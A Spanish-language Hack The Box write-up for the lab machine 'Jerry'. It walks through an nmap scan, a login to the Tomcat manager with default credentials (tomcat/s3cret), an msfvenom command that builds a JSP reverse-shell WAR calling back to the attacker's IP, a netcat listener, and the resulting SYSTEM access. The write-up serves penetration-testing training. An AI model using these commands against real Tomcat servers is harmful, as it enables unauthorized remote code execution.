
Jerry es una de las máquinas que se pueden encontrar en https://www.hackthebox.eu. A continuación, se detalla una solución:

Se divide l solución en 3 apartados:

- Enumeración.
- Explotación.
- Postexplotación.


Enumeración

En primer lugar, se emplea la herramienta nmap para realizar detectar los puertos abiertos y los servicios que se encuentran corriendo.



Se recomienda siempre analizar todos los puertos mediante "-p" apoyado de "--open" para que no sea tan largo y analice los más típicos.

Como se observa se identifica el servidor de aplicaciones **Apache Tomcat** corriendo sobre el puerto **8080**.




En los test de intrusión internos, al menos en mi experiencia suele buscar phpymyadmin o Apache Tomcat como primer punto para llevar a cabo el compromiso., ¿Por qué? es muy frecuente que se dejen las credenciales por defecto y dada la funcionalidad que tienen son muy atractivos.

Explotación

Lo primero es comprobar si se encuentra accesible el login y en cuyo caso, probar credenciales por defecto. Podéis emplear este diccionario que se encuentre en en repositorio de SecList.

Por defecto, en Apache Tomcat son: **tomcat/s3cret**

Efectivamente, probándolo se tiene la suerte de acceder por un gran descuido:



10.10.10.95:8080/manager/html

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Getting Started

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/POINzi	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/icesword	None specified		true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	13	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


Como veis ya se habían subido algunos ficheros cuando se estuvo haciendo ;)

Una vez autenticado, se puede aprovechar la funcionalidad de subida de Tomcat (formato war) para desplegar ficheros jsp. Para ello, con la ayuda de msfvenom, se crea una shell en dicho formato:

```
root@kali:~/Documents/HTB/jerry# msfvenom -a x86 -p java/jsp_shell_reverse_tcp lhost=10.10.14.28 lport=6667 -f war
Payload size: 1102 bytes
Final size of war file: 1102 bytes

root@kali:~/Documents/HTB/jerry# ls
shell.war
root@kali:~/Documents/HTB/jerry#
```

Se procede a su subida:




Hecho esto, se pone un listener en la máquina atacante, por ejemplo, empleando netcat:

nc -lnvp 6667


De esta manera, para ejecutar la shell basta con un acceso GET al fichero "shell": http://10.10.10.95:8080/shell:

Recibiendo una conexión en el puerto a la escucha:



Postexplotación


Una vez logrado el acceso, se comprueba el usuario:



Siendo en esto casi directamente el usuario con mayor privilegios: ***system***.

En caso de no haberlo sido, comenzaría la parte de escalada de privilegios.

Sin más, se accede al escritorio del usuario administrador para localizar la flag:



En este caso como el nombre es deducible, se encuentran las flags de root y de user en el fichero.

Se trata de una máquina muy fácil, pero muy buscada cuando toca hacer tests de intrusión internos.

Autor: Nacho Brihuega aka. n4xh4ck5

Twitter: https://twitter.com/@n4xh4ck5